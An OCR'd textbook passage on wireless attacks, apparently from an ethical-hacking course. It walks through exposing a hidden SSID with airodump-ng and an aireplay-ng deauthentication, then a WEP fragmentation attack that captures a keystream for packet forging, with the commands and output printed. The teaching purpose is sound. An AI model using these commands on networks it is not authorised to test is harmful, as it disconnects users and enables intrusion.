
```
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
00:22:3F:AE:68:6E   76   70    157       1      0  11  54e  WEP  WEP           Secret_SSID
```

Step 4: Switch to airodump to see the revealed SSID

Detection of Hidden SSIDs

Based on the principle of security through obscurity, many organizations hide the SSID of their wireless network by not broadcasting it. This is a part of the security policy of many organizations because an attacker may take advantage of the SSID to breach the security of their wireless networks. However, hiding SSIDs does not increase security. An attacker can reveal a hidden SSID using the aircrack-ng suite through the following steps.


- Run airmon-ng in the monitor mode
- Start airodump-ng to discover SSIDs on the interface



```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons   #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60         3     0    1   54e  OPN                   IAMROGER
02:24:2B:CD:68:EE   99    9      75         2     0    5   54e  OPN                   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15         0     0    9   54e  WEP   WEP             HOME
00:22:3F:AE:68:6E   76   70     157         1     0   11   54e  WEP   WEP             <length: 10>
                                                                                      Hidden SSID
BSSID              Station             PWR   Rate   Lost   Packets   Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2    -1   1 - 0    0        1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD    76   1e-54    0        6
```

Figure 16.52: Screenshot of the execution of airmon-ng and airodump-ng


- De-authenticate (deauth → -0) the client to reveal hidden SSID using Aireplay-ng



```
C:\>aireplay-ng -0 11 -a 00:22:3F:AE:68:6E
```


Figure 16.53: Screenshot displaying the deauth command

- Switch to airodump to view the revealed SSID



```
BSSID              PWR RXQ  Beacons #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:22:3F:AE:68:6E  76    70   157       1     0  11 54e WEP  WEP          Secret_SSID
```

Figure 16.54: Screenshot displaying result in revealing SSID



Launch of Wireless Attacks: Fragmentation Attack

- A fragmentation attack, when successful, can obtain **1500 bytes of pseudo random generation algorithm (PRGA)**
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng**, which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the AP to initiate the attack

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
      Size: 120, FromDS: 1, ToDS: 0 (WEP)
      BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C
0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q.D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```


```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

PRGA is stored in the file

Fragmentation Attack

A successful fragmentation attack can obtain 1500 bytes of a pseudo-random generation algorithm (PRGA). However, this attack does not directly recover the WEP key. At least one data packet must be received from the target AP to initiate this attack.

The aircrack-ng suite helps the attacker obtain a small amount of keying material from the packet, following which it attempts to send ARP and/or logical link control (LLC) packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes this packet. An attacker repeats this cycle several times to obtain the PRTG. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

